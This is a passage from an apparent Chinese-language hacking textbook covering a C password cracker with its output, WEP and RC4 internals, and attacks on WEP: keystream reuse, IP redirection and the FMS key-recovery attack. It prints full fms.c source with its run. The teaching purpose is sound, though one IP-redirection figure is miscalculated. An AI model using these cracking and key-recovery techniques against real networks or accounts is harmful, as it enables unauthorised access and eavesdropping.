    {
      printf("Password :  %s\n", plain);
      i = 31337;
      j = 31337;
    }
  }
}
if(i < 31337)
  printf("Password wasn't salted with 'je' or is not 4 chars long.\n");

  fclose(fd);
}
```

第一段代码 ppm_gen.c 用来生成一个 4 字符密码概率矩阵，如下所示：

```
$ gcc -O3 -o gen ppm_gen.c -lcrypt
$ ./gen
Adding   ** to 4char.ppm..
Adding  !** to 4char.ppm..
Adding  "** to 4char.ppm..
Adding  #** to 4char.ppm..
Adding  $** to 4char.ppm..
 [Output snipped]
$ ls -lh 4char.ppm
-rw-r--r--    1 matrix   users        141M Dec 19 18:52 4char.ppm
$
```

第二段代码 ppm_crack.c 用来在若干秒内破解令人讨厌的密码 “h4R%”：

```
$ gcc -O3 -o crack ppm_crack.c -lcrypt
$ perl -e '$hash = crypt("h4R%", "je"); print "$hash\n";'
jeMqqfIfPNNTE
$ ./crack
Input encrypted password (salted with 'je') : jeMqqfIfPNNTE
First 2 characters:     Saturation
sing length = 3801      42.116343%
dual length = 1666      18.459834%
trip length = 695       7.700831%
quad length = 287       3.180055%
 4  9  N !& !M !Q "/ "5 "W #K #d #g #p $K $O $s %) %Z %\ %r &( &T '- '0 '7 'D 'F (
(v (| )+ ). )E )W *c *p *q *t *x +C -5 -A -[ -a .% .D .S .f /t 02 07 0? 0e 0{ 0| 1A
1U 1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6  6, 6C 7: 7@ 7S 7z 8F 8H 9R 9U 9_
9~ :- :q :s ;G ;J ;Z ;k <! <8 =! =3 =H =L =N =Y >V >X ?1 @# @W @v @| AO B/ BO BO Bz
C( D8 D> E8 EZ F@ G& G? Gj Gy H4 I@ J  JN JT JU Jh Jq Ks Ku M) M{ N, N: NC NF NQ Ny
O/ O[ P9 Pc Q! QA Qi Qv RA Sg Sv TO Te U& U> UO VT V[ V] Vc Vg Vi W: WG X" X6 XZ X`
Xp YT YV Y^ Yl Yy Y{ Za [$ [* [9 [m [z \" \+ \C \O \w ]( ]: ]@ ]w _K _j `q a. aN a^
ae au b: bG bP cE cP dU d] e! fI fv g! gG h+ h4 hc iI iT iV iZ in k. kp l5 l` lm lq
m, m= mE nO nD nQ n~ o# o: o^ pO p1 pC pc q* qO qQ q{ rA rY s" sD sz tK tw u- v$ v.
v3 v; v_ vi vo wP wt x" x& x+ x1 xQ xX xi yN yo zO zP zU z[ z^ zf zi zr zt {- {B {a
|s }) }+ }? }y ~L ~m
Last 2 characters:      Saturation
sing length = 3821      42.337950%
```

```
dual length = 1677      18.581717%
trip length = 713       7.900277%
quad length = 297       3.290859%
 !  & != !H !I !K !P !X !o !~ "r "{ "} #% #0 $5 $] %K %M %T &" && &( &0 &4 &I &q &}
'B 'Q 'd )j )w *I *] *e *j *k *o *w *| +B +W ,' ,J ,V -z .  .$ .T /' /_ 0Y 0i 0s 1!
1= 1l 1v 2- 2/ 2g 2k 3n 4K 4Y 4\ 4y 5- 5M 5O 5} 6+ 62 6E 6j 7* 74 8E 9Q 9\ 9a 9b :8
:; :A :H :S :w ;" ;& ;L <L <m <r <u =, =4 =v >v >x ?& ?` ?j ?w @0 A* B  B@ BT C8 CF
CJ CN C} D+ D? DK Dc EM EQ FZ GO GR H) Hj I: I> J( J+ J3 J6 Jm K# K) K@ L, L1 LT N*
NW N` O= O[ Ot P: P\ Ps Q- Qa R% RJ RS S3 Sa T! T$ T@ TR T_ Th U" U1 V* V{ W3 Wy Wz
X% X* Y* Y? Yw Z7 Za Zh Zi Zm [F \( \3 \5 \_ \a \b \| ]$ ]. ]2 ]? ]d ^[ ^~ `1 `F `f
`y a8 a= aI aK az b, b- bS bz c( cg dB e, eF eJ eK eu fT fW fo g( g> gW g\ h$ h9 h:
h@ hk i? jN ji jn k= kj l7 lo m< m= mT me m| m} n% n? n~ o  oF oG oM p" p9 p\ q} r6
r= rB sA sN s{ s~ tX tp u  u2 uQ uU uk v# vG vV vW vl w* w> wD wv x2 xA y: y= y? yM
yU yX zK zv {# {) {= {O {m |I |Z }. }; }d ~+ ~C ~a
Building probability vectors...
Cracking remaining 85239 possibilites..
Password :  h4R%
$
```

4.7 无线 802.11b 加密

无线 802.11b 安全已经成为一个大问题，这主要是由于它缺乏安全性。用于无线加密的有线等效协议（Wired Equivalent Privacy，WEP）方法的弱点使其总体不安全性大大增加。有时在无线部署期间会忽略其他一些细节，这也可能导致较大的漏洞。


这些细节之一就是无线网络建立于第二层之上。如果无线网络没有被做成 VLAN（虚拟局域网）或没有添加防火墙，那么借助于 ARP 重定向，与无线接入点关联的攻击者可以通过无线重定向所有的有线网络通信。这个问题以及将无线接入点与内部私有网络挂接的趋势可能导致某些严重的漏洞。

当然，如果打开 WEP，就将只允许那些具有正确 WEP 密钥的客户与接入点相联。如果 WEP 是安全的，就不用担心游手好闲的攻击者相联并造成严重破坏，这就产生了问题，“WEP 有多安全？”。

4.7.1 有线等效协议


WEP 打算提供一种等效于有线访问点的安全性的加密方法。WEP 最初设计的是 40 位密钥，后来 WEP2 的出现将密钥增加到 104 位。所有加密都是以每个数据包为基础的，因此每个数据包基本上是一个单独发送的明文消息。数据包称为 M。

首先计算消息 M 的校验值，以便稍后能检查消息完整性。校验值的计算使用一个名为 CRC32 的 32 位循环冗余校验码函数实现。该校验码称为 CS，因此 CS= CRC32(M)。将这个值添加到消息的末尾，它们组成了明文消息 P。




现在需要将明文加密。使用 RC4 算法进行加密，它是一种流密码。该密码用一个种子值初始化，然后它能生成一个密钥流，密钥流是一个任意长度的伪随机字节流。WEP 将一个初始化向量（IV）用于种子值。IV 由为每个数据包生成的 24 位长的字节构成。对于 IV，一些旧版的实现简单地使用顺序值，而其他一些使用某种伪随机数生成程序。

无论如何选择 24 位 IV，它们被添加到 WEP 密钥的前端。24 位的 IV 被算在 WEP 密钥的大小中，这有点商业意图。（当销售商谈论 64 位或 128 位 WEP 密钥时，实际密钥各自的长度仅为 40 位和 104 位。）IV 和 WEP 密钥一起构成种子值，种子值称为 S。



然后将种子值装入 RC4 中，它将生成一个密钥流。该密钥流与明文消息 P 异或（XOR）生成密文 C。IV 被添加到密文前端，同时用另一个头将它们整个封装并通过无线电链接发送出去。



当接收方收到 WEP 加密的数据包时，进行简单的求逆处理。接收方从消息中提取出 IV，然后将 IV 与自己的 WEP 密钥连接以产生一个种子值 S。如果发送方和接收方拥有相同的 WEP 密钥，它们的种子值将会相同。将该种子值再次装入 RC4，产生相同的密钥流，该密钥流与加密消息的其余部分异或（XOR）。这将产生原始的明文消息，它由数据包消息 M 和完整性校验值 CS 连接而成。随后，接收方使用相同的 CRC32 函数重新计算消息 M 的校验值，并检查以确定计算的值与接收到的 CS 值是否匹配。如果校验值匹配，那么数据包就通过，否则存在太多的传输错误或 WEP 密钥不匹配，会将数据包丢弃。

概括地说，这基本上就是 WEP。

4.7.2　RC4 流密码

RC4 是一个令人惊讶的简单算法。它使用两个算法进行运算：密钥排列算法（Key Scheduling Algorithm，KSA）和伪随机生成算法（Pseudo Random Generation Algorithm，PRGA）。这两个算法都使用 8×8 的 S 盒，该盒恰好是一个有 256 个数字的数组，每个数字都是惟一的且数字变化范围为 0～255。其规定更简单，0～255 的所有数字都存在于数组中，但它们以不同的方式混合。基于添入的种子值，KSA 完成 S 盒的初始乱序排列，种子值的长度可达 256 位。

首先用 0～255 的顺序值填充 S 盒数组。将该数组命名为 A。然后，用种子值填充另

一个 256 字节的数组，如有必要，重复填充直到添满整个数组。将该数组命名为 K。最后，使用下面的伪代码对 S 数组进行乱序排列：

```
j = 0;
for i = 0 to 255
{
  j = (j + S[i] + K[i]) mod 256;
  swap S[i] and S[j];
}
```

运行该程序后，S 盒基于种子值被全部混合。这就是 KSA 算法，相当简单。

现在，当需要密钥流数据时，将使用 PRGA 算法。这个算法有两个计数器 i 和 j，开始时将它们两个都初始化为 0。然后，对于密钥流数据的每一字节，使用下面的伪代码：

```
i = (i + 1) mod 256;
j = (j + S[i]) mod 256;
swap S[i] and S[j];
t = (S[i] + S[j]) mod 256;
Output the value of S[t];
```

输出的字节 S[t]是密钥流的第一个字节。对另外的密钥流字节重复使用该算法。

RC4 如此简单，您能很容易记住并很轻松地实现它，如果使用正确，它是相当安全的。然而， WEP 使用 RC 的方式存在一些问题。

4.8 WEP 攻击

WEP 的安全存在若干问题。公正地说，它从没有打算成为一个健壮的加密协议，而是如其缩写所暗示的那样，只是提供一种与有线加密等效的方式。除了与联接和认证有关的安全弱点之外，编码协议本身还存在一些问题。这些问题中的一些源于使用 CRC32 作为一种保持消息完整性的校验值函数，其他问题源于使用 IV 的方式。

4.8.1 离线暴力攻击

对于任何计算安全的密码系统，暴力总是一种可能的攻击方式。惟一的问题是这种攻击是否切合实际。对于 WEP，离线暴力攻击的实现方法相当简单，捕获一些数据包，然后使用所有可能的密钥设法破译这些数据包。接下来，重新计算数据包的校验值，并与初始校验值比较。如果它们匹配，那么这很可能就是密钥。通常至少需要破译两个数据包，因为破译的单一数据包很可能有一个无效密钥，而其校验值仍有效。

然而，在假设每秒尝试 10000 次的条件下，暴力尝试 40 位的字符空间大约要花费 3 年的时间。实际上，现代处理器可以达到每秒超过 10000 次，但即使是每秒 200000 次，也将花费几个月的时间。取决于资源和攻击者的奉献，这种类型的攻击可能可行也可能不可行。

Tim Newsham 提供了一种有效的攻击方法，该方法攻击基于密码的密钥生成算法中的

弱点，而大多数的 40 位（标为 60 位）卡和接入点都使用这个算法。他的方法将 40 位字符空间有效地缩减为 21 位，在每秒 10000 次的假设条件下，大约几分钟之内就可将其攻破（现代处理器只需几秒钟）。可以在 www.lava.net/~newsham/wlan/找到该方法的更多信息。

对于 104 位（标为 128 位）WEP 网络，暴力攻击是不可行的。

4.8.2　密钥流重用

对于 WEP，另一个潜在的攻击方法是密钥流重用。如果两段明文（P）使用相同的密钥流异或（XOR）生成两段单独的密文（C），将这两个密文异或（XOR）将抵消密钥流，导致两段明文相互异或（XOR）。

$C_1 = P_1 \oplus RC4(种子)$

$C_2 = P_2 \oplus RC4(种子)$

$C_1 \oplus C_2 = (P_1 \oplus RC4(种子)) \oplus (P_2 \oplus RC4(种子)) = P_1 \oplus P_2$

在这里，如果知道两段明文之一，就能容易地恢复另一段。此外，因为这种情况下明文是 Internet 数据包，其结构已知且可预测，可以使用各种技术来恢复两段最初的明文。

IV 是用来打算阻止此类攻击的。没有 IV，每个数据包将被使用相同的密钥流加密。如果每个数据包使用不同的 IV，那么每个数据包的密钥流也将不同。然而，如果重用了相同的 IV，两个数据包就会使用相同的密钥流加密。这是一个很容易检测的情形，因为 IV 以明文形式包含在加密数据包中。此外，WEP 使用的 IV 只有 24 位长，这几乎保证了将会重用 IV。假设 IV 是随机选择的，按照统计理论，5000 个数据包后会有一个密钥重用。

这个数字看起来惊人地小。这是因为一种称为生日悖论的违反直觉的概率现象。可将其简单地叙述为：如果 23 个人在同一间屋子里，其中有两个人的生日应当相同。对于 23 个人，有 $\frac{23 \cdot 22}{2}$，即 253 种可能的成对组合。每一对生日相同的概率为 $\frac{1}{365}$，大约是 0.27%，相应地，每对生日不同的概率为 $1-\frac{1}{365}$，大约是 99.726%。通过把此概率提高 253 次幂，生日不相同的总概率约为 49.95%，意味着生日相同的概率稍大于 50%。

该现象对 IV 冲突起相同作用。对于 5000 个数据包，有 $\frac{5000 \cdot 4999}{2}$，即 12497500 种可能的成对组合。每对的 IV 不同的概率为 $1-\frac{1}{2^{24}}$。当将此概率提高到 12497500 次幂时，它显示 IV 不同的总概率约为 47.5%，意味着对于 5000 个数据包大约有 52.5%的 IV 冲突机会。

$$1-(1-\frac{1}{2^{24}})^{\frac{5000 \cdot 4999}{2}} = 52.5\%$$

在发现一个 IV 冲突之后，一些训练有素者可以猜测明文的结构，通过将两段密文放在一起异或可用该结构揭示初始明文。如果已经知道了其中的一段明文，也可用一个简单的异或操作恢复另一段明文。获得已知明文的方法之一是通过垃圾邮件：攻击者发送垃圾邮件，受害者通过加密的无线连接检查邮件。

4.8.3 基于 IV 的解密字典表

在将明文从中途截获的消息恢复之后，也将会知道该 IV 的密钥流。这意味着只要数据包不长于被恢复的密钥流，可用该密钥流解密任何使用该 IV 的其他数据包。有时，有可能创建一个以每个可能的 IV 为索引的密钥流表。因为只有 2^{24} 种可能的 IV，如果为每个 IV 存储 1500 字节密钥流，整个表只需要大约 24GB 存储空间。一旦创建了一个像这样的表，以后可以轻易解密所有加密的数据包。

实际上，这种方法的攻击非常消耗时间且单调乏味。这是一个有趣的主意，但有许多更容易的方法击败 WEP。

4.8.4 IP 重定向

另一种解密加密的数据包的方法是欺骗接入点为您完成一切。通常，无线接入点有某种形式的 Internet 连接，如果是这种情况，就有可能实施 IP 重定向攻击。首先捕获一个加密数据包，将其目的地址改为攻击者控制的 IP 地址而不用解密该数据包。然后，将修改后的数据包发送到无线接入点，接入点将解密该数据包并将其直接发送到攻击者的地址。

由于 CRC32 校验值是一个线性非密钥函数，所以使得修改数据包成为可能。这意味着可以对数据包进行策略修改而仍会出现相同的校验值。

该攻击也假设源 IP 地址和目的 IP 地址是已知的。基于标准内部网络 IP 地址模式，很容易将这些信息计算出来。某些情况下由于 IV 冲突而造成的密钥流重用也可用于确定 IP 地址。

一旦知道了目的 IP 地址，可以将该值与期望的 IP 地址异或，其结果可以被异或入加密数据包。这样与目的地址 IP 地址的异或会被抵消，剩下期望的 IP 地址与密钥流异或。然后，要想保证校验值保持不变，必须策略地修改源 IP 地址。

例如，假设源地址是 192.168.2.57，目的地址是 192.168.2.1。攻击者控制的地址为 123.45.67.89，且想要将流量重定向到这个地址。这些 IP 地址在数据包中以二进制的高-低位 16 位字形式存在。其转换相当简单：

Src IP=192.168.2.57

S_H=192·256+168=50344

S_L=2·256+57=569

Dst IP=192.168.2.1

D_H=192·256+168=50344

D_L=2·256+1=513

New IP=123.45.67.89

N_H=123·256+45=31533

N_L=67·256+89=17241

$N_H+N_L-D_H-D_L$ 将会改变校验值，因此必须从数据包中其他某个地方减去这个值。因为源地址也是已知的并且无关紧要，所以源 IP 地址的低 16 位字是一个好目标：

$S'_L=S_L-(N_H+N_L-D_H-D_L)$

$S'_L=569-(31533+17241-50344-513)$

$S'_L=2652$

因此，新的源 IP 地址应当为 192.168.10.92。

可以使用相同的异或技巧在加密数据包中修改源 IP 地址，这时校验值将会匹配。当将数据包发送到无线接入点时，数据包会被解密并且发送到 123.45.67.89，攻击者在这里可以接收到它。

如果攻击者恰巧能够监视整个 B 类网络的数据包，那么甚至不需要修改源地址。假设攻击者已经控制了整个 123.45.X.X IP 区域，可以策略地选择 IP 地址的低 16 位而不干扰校验值。

如果 $N_L=D_H+D_L-N_H$，则不会改变校验值。下面是一个示例：

$N_L=D_H+D_L-N_H$

$N_L=50344+513-31533$

$S'_L=82390$

新的 IP 地址应当为 123.45.75.124。

4.8.5　FMS 攻击

Fluhree, Mantin, and Shamir（FMS）攻击是最流行的用于 WEP 的攻击，它通过诸如 AirSnort 之类的工具得到普及。该攻击实际上相当惊人。它利用了 RC4 的密钥排列算法和 IV 使用上的弱点。

存在着弱 IV 值，它可泄露密钥流的第一个字节中的密钥信息。由于相同的密钥与不同的 IV 一起被反复使用，所以如果收集到了足够多的具有弱 IV 的数据包，且密钥流的第一个字节是已知的，就可以确定密钥。幸运的是，802.11b 数据包的第一字节是 snap 头，它几乎总是 0xAA。这意味着通过将 0xAA 与第一个加密字节异或，可以很容易地获得密钥流的第一个字节。

接下来，需要定位弱 IV。WEP 的 IV 是 24 位长，它可转化为 3 个字节。弱 IV 以（A+3, N-1, X）形式存在，A 是被攻击的密钥的字节，N 是 256（因为 RC4 运算以 256 为模），X 可以是任意值。因此，如果密钥流的第 0 个字节被攻击，将会有 256 个弱 IV 具有（3,255,X）的形式，这里 X 的范围为 0～255。必须顺序攻击密钥流的字节，所以在不知道第 0 个字节之前，不能攻击第 1 个字节。

算法本身相当简单。它首先计算 KSA 算法的前 A+3 步。这可以在不知道密钥的情况下完成，因为 IV 将占用 K 数组的前 3 个字节，如果已知密钥的第 0 个字节，且 A=1，那么 KSA 可以运算到第 4 步，因为会知道 K 数组的前 4 个字节。

这时，如果 S[0]和 S[1]已被最后一步打乱，应当放弃整个尝试。更简单的规定是，如果 j 小于 2，应当放弃尝试。否则，取 j 和 S[A+3]的值，并从密钥流的第一个字节减去这

两个数，当然要对 256 取模。该值大约 5%的时间是正确的密钥字节，而不到 95%的时间实际上是随机的。如果用足够的弱 IV 完成该项工作（用不同的 X 值），就可以确定正确的密钥字节。获得 60 个字节会使得到正确密钥的可能性超过 50%。确定一个密钥字节后，可重复该过程确定下一个字节直到整个密钥被破译。

为了示范的目的，将 RC4 缩小，因此 N 等于 16 而不是 256。这意味着每次将对 16 求模而不是 256，并且所有的数组是 16“字节”，每“字节”由 4 位组成，而不是 256 个实际的字节。

假设密钥是（1,2,3,4,5），且将攻击第 0 个字节，A 等于 0。这意味着弱 IV 应当具有（3,15,X）的形式。在这个示例中，X 将等于 2，因此种子值为（3,15,2,1,2,3,4,5）。使用该种子值，密钥流输出的第一个字节将会是 9。

Output =9

A =0

IV =3,15,2

Key =1,2,3,4,5

Seed =连接有密钥的 IV

```
K[] = 3 15  2  X  X  X  X  X  3 15  2  X  X  X  X  X
S[] = 0  1  2  3  4  5  6  7  8  9 10 11 12 13 14 15
```

因为密钥当前是未知的，所以用当前已知的内容填充 K 数组，S 数组填入 0～15 的顺序值。然后，将 j 初始化为 0，并且完成 KSA 的前 3 步运算。记住所有数都要对 16 取模。

KSA 步骤 1：

```
i = 0
j = j + S[i] + K[i]
j = 0 + 0    + 3    = 3
Swap S[i] and S[j]

K[] = 3 15  2  X  X  X  X  X  3 15  2  X  X  X  X  X
S[] = 3  1  2  0  4  5  6  7  8  9 10 11 12 13 14 15
```

KSA 步骤 2：

```
i = 1
j = j + S[i] + K[i]
j = 3 + 1    + 15    = 3
Swap S[i] and S[j]

K[] = 3 15  2  X  X  X  X  X  3 15  2  X  X  X  X  X
S[] = 3  0  2  1  4  5  6  7  8  9 10 11 12 13 14 15
```

KSA 步骤 3：

```
i = 2
j = j + S[i] + K[i]
j = 3 + 2    + 2    = 7
Swap S[i] and S[j]
```

```
K[] = 3 15  2  X  X  X  X  X  3 15  2  X  X  X  X  X
S[] = 3  0  7  1  4  5  6  2  8  9 10 11 12 13 14 15
```

这时 j 不小于 2，因此可以继续处理。S[3]是 1，j 是 7，密钥流输出的第一个字节是 9。因此密钥的第 0 个字节应为 9−7−1=1。

此信息可用来确定密钥的下一个字节，以形式（4,15,X）使用 IV，计算到 KSA 的第四步。使用 IV（4,15,9），密钥流的第一个字节是 6。

Output　=6

A　　=0

IV　　=4,15,9

Key　　=1,2,3,4,5

Seed　　=连接有密钥的 IV

```
K[] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[] = 0  1  2  3  4  5  6  7  8  9 10 11 12 13 14 15
```

KSA 步骤 1：

```
i = 0
j = j + S[i] + K[i]
j = 0 + 0    + 4    = 4
Swap S[i] and S[j]

K[] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[] = 4  1  2  3  0  5  6  7  8  9 10 11 12 13 14 15
```

KSA 步骤 2：

```
i = 1
j = j + S[i] + K[i]
j = 4 + 1    + 15    = 4
Swap S[i] and S[j]

K[] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[] = 4  0  2  3  1  5  6  7  8  9 10 11 12 13 14 15
```

KSA 步骤 3：

```
i = 2
j = j + S[i] + K[i]
j = 4 + 2    + 9    = 15
Swap S[i] and S[j]

K[] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[] = 4  0 15  3  1  5  6  7  8  9 10 11 12 13 14  2
```

KSA 步骤 4：

```
i = 3
j = j + S[i] + K[i]
j = 15+ 3    + 1    = 3
Swap S[i] and S[j]
```

```
K[ ] = 4 15  9  1  X  X  X  X  4 15  9  1  X  X  X  X
S[ ] = 4  0 15  3  1  5  6  7  8  9 10 11 12 13 14  2
```

输出 -j-S[4] = key[1]

6 -3-1 = 2

又一次确定了正确的密钥字节。当然，为了演示的目的，策略地选择了 X 的值。要想获得攻击一个完整 RC4 实现的统计学本质的真实感觉，要加入下面的源代码。

fms.c 的代码

```
#include <stdio.h>

int RC4(int *IV, int *key)
{
  int K[256];
  int S[256];
  int seed[16];
  int i, j, k, t;

  //seed = IV + key;
  for(k=0; k<3; k++)
    seed[k] = IV[k];
  for(k=0; k<13; k++)
    seed[k+3] = key[k];

// -= Key Scheduling Algorithm (KSA) =-
//Initilize the arrays
for(k=0; k<256; k++)
{
  S[k] = k;
  K[k] = seed[k%16];
}

j=0;
for(i=0; i < 256; i++)
{
  j = (j + S[i] + K[i])%256;
  t=S[i]; S[i]=S[j]; S[j]=t; // Swap(S[i], S[j]);
}

// First step of PRGA for first keystream byte

i = 0;
j = 0;

i = i + 1;
j = j + S[i];

t=S[i]; S[i]=S[j]; S[j]=t; // Swap(S[i], S[j]);

k = (S[i] + S[j])%256;
```

```
  return S[k];

}
main(int argc, char *argv[])
{
  int K[256];
  int S[256];

  int IV[3];
  int key[13] = {1, 2, 3, 4, 5, 66, 75, 123, 99, 100, 123, 43, 213};
  int seed[16];
  int N = 256;
  int i, j, k, t, x, A;
  int keystream, keybyte;

  int max_result, max_count;
  int results[256];

  int known_j, known_S;

  if(argc < 2)
  {
    printf("Usage: %s <keybyte to attack>\n", argv[0]);
    exit(0);
  }
    A = atoi(argv[1]);
    if((A > 12) || (A < 0))
    {
      printf("keybyte must be from 0 to 12.\n");
      exit(0);
    }

  for(k=0; k < 256; k++)
    results[k] = 0;

  IV[0] = A + 3;
  IV[1] = N - 1;

  for(x=0; x < 256; x++)
  {
    IV[2] = x;

    keystream = RC4(IV, key);
    printf("Using IV: (%d, %d, %d), first keystream byte is %u\n",
        IV[0], IV[1], IV[2], keystream);

    printf("Doing the first %d steps of KSA..  ", A+3);

    //seed = IV + key;
    for(k=0; k<3; k++)
```

```
  seed[k] = IV[k];
for(k=0; k<13; k++)
  seed[k+3] = key[k];

// -= Key Scheduling Algorithm (KSA) =-
//Initialize the arrays
for(k=0; k<256; k++)
{
  S[k] = k;
  K[k] = seed[k%16];
}

j=0;
for(i=0; i < (A + 3); i++)
{
  j = (j + S[i] + K[i])%256;
  t = S[i];
  S[i] = S[j];
  S[j] = t;
}

if(j < 2)  // If j < 2, then S[0] or S[1] have been disturbed
{
  printf("S[0] or S[1] have been disturbed, discarding..\n");
}
else
{
  known_j = j;
  known_S = S[A+3];
  printf("at KSA iteration #%d, j=%d and S[%d]=%d\n",
      A+3, known_j, A+3, known_S);
  keybyte = keystream - known_j - known_S;

  while(keybyte < 0)
    keybyte = keybyte + 256;
  printf("key[%d] prediction = %d - %d - %d = %d\n",
      A, keystream, known_j, known_S, keybyte);
  results[keybyte] = results[keybyte] + 1;
 }
}
max_result = -1;
max_count = 0;

for(k=0; k < 256; k++)
{
  if(max_count < results[k])
  {
    max_count = results[k];
    max_result = k;
  }
}
printf("\nFrequency table for key[%d] (* = most frequent)\n", A);
```

```
for(k=0; k < 32; k++)
{
  for(i=0; i < 8; i++)
  {
    t = k+i*32;
    if(max_result == t)
      printf("%3d %2d*| ", t, results[t]);
    else
      printf("%3d %2d | ", t, results[t]);
  }
  printf("\n");
}

printf("\n[Actual Key] = (");
for(k=0; k < 12; k++)
  printf("%d, ",key[k]);
printf("%d)\n", key[12]);

printf("key[%d] is probably %d\n", A, max_result);
}
```

这些代码在 128 位（104 位密钥，24 位 IV）WEP 上执行 FMS 攻击，使用每个可能的 X 值。惟一参数是要攻击的密钥字节，密钥被硬编码为密钥数组。下面的输出显示了编译和执行代码 fms.c 以攻击 RC4 密钥的过程。

```
$ gcc -o fms fms.c
$ ./fms
Usage: ./fms <keybyte to attack>
$ ./fms 0
Using IV: (3, 255, 0), first keystream byte is 7
Doing the first 3 steps of KSA..  at KSA iteration #3, j=5 and S[3]=1
key[0] prediction = 7 - 5 - 1 = 1
Using IV: (3, 255, 1), first keystream byte is 211
Doing the first 3 steps of KSA..  at KSA iteration #3, j=6 and S[3]=1
key[0] prediction = 211 - 6 - 1 = 204
Using IV: (3, 255, 2), first keystream byte is 241
Doing the first 3 steps of KSA..  at KSA iteration #3, j=7 and S[3]=1
key[0] prediction = 241 - 7 - 1 = 233

[ output trimmed ]

Using IV: (3, 255, 252), first keystream byte is 175
Doing the first 3 steps of KSA..  S[0] or S[1] have been disturbed, discarding..
Using IV: (3, 255, 253), first keystream byte is 149
Doing the first 3 steps of KSA..  at KSA iteration #3, j=2 and S[3]=1
key[0] prediction = 149 - 2 - 1 = 146
Using IV: (3, 255, 254), first keystream byte is 253
Doing the first 3 steps of KSA..  at KSA iteration #3, j=3 and S[3]=2
key[0] prediction = 253 - 3 - 2 = 248
Using IV: (3, 255, 255), first keystream byte is 72
Doing the first 3 steps of KSA..  at KSA iteration #3, j=4 and S[3]=1
```

```
key[0] prediction = 72 - 4 - 1 = 67

Frequency table for key[0] (* = most frequent)
  0  1 |  32  3 |  64  0 |  96  1 | 128  2 | 160  0 | 192  1 | 224  3 |
  1 10*|  33  0 |  65  1 |  97  0 | 129  1 | 161  1 | 193  1 | 225  0 |
  2  0 |  34  1 |  66  0 |  98  1 | 130  1 | 162  1 | 194  1 | 226  1 |
  3  1 |  35  0 |  67  2 |  99  1 | 131  1 | 163  0 | 195  0 | 227  1 |
  4  0 |  36  0 |  68  0 | 100  1 | 132  0 | 164  0 | 196  2 | 228  0 |
  5  0 |  37  1 |  69  0 | 101  1 | 133  0 | 165  2 | 197  2 | 229  1 |
  6  0 |  38  0 |  70  1 | 102  3 | 134  2 | 166  1 | 198  1 | 230  2 |
  7  0 |  39  0 |  71  2 | 103  0 | 135  5 | 167  3 | 199  2 | 231  0 |
  8  3 |  40  0 |  72  1 | 104  0 | 136  1 | 168  0 | 200  1 | 232  1 |
  9  1 |  41  0 |  73  0 | 105  0 | 137  2 | 169  1 | 201  3 | 233  2 |
 10  1 |  42  3 |  74  1 | 106  2 | 138  0 | 170  1 | 202  3 | 234  0 |
 11  1 |  43  2 |  75  1 | 107  2 | 139  1 | 171  1 | 203  0 | 235  0 |
 12  0 |  44  1 |  76  0 | 108  0 | 140  2 | 172  1 | 204  1 | 236  1 |
 13  2 |  45  2 |  77  0 | 109  0 | 141  0 | 173  2 | 205  1 | 237  0 |
 14  0 |  46  0 |  78  2 | 110  2 | 142  2 | 174  1 | 206  0 | 238  1 |
 15  0 |  47  3 |  79  1 | 111  2 | 143  1 | 175  0 | 207  1 | 239  1 |
 16  1 |  48  1 |  80  1 | 112  0 | 144  2 | 176  0 | 208  0 | 240  0 |
 17  0 |  49  0 |  81  1 | 113  1 | 145  1 | 177  1 | 209  0 | 241  1 |
 18  1 |  50  0 |  82  0 | 114  0 | 146  4 | 178  1 | 210  1 | 242  0 |
 19  2 |  51  0 |  83  0 | 115  0 | 147  1 | 179  0 | 211  1 | 243  0 |
 20  3 |  52  0 |  84  3 | 116  1 | 148  2 | 180  2 | 212  2 | 244  3 |
 21  0 |  53  0 |  85  1 | 117  2 | 149  2 | 181  1 | 213  0 | 245  1 |
 22  0 |  54  3 |  86  3 | 118  0 | 150  2 | 182  2 | 214  0 | 246  3 |
 23  2 |  55  0 |  87  0 | 119  2 | 151  2 | 183  1 | 215  1 | 247  2 |
 24  1 |  56  2 |  88  3 | 120  1 | 152  2 | 184  1 | 216  0 | 248  2 |
 25  2 |  57  2 |  89  0 | 121  1 | 153  2 | 185  0 | 217  1 | 249  3 |
 26  0 |  58  0 |  90  0 | 122  0 | 154  1 | 186  1 | 218  0 | 250  1 |
 27  0 |  59  2 |  91  1 | 123  3 | 155  2 | 187  1 | 219  1 | 251  1 |
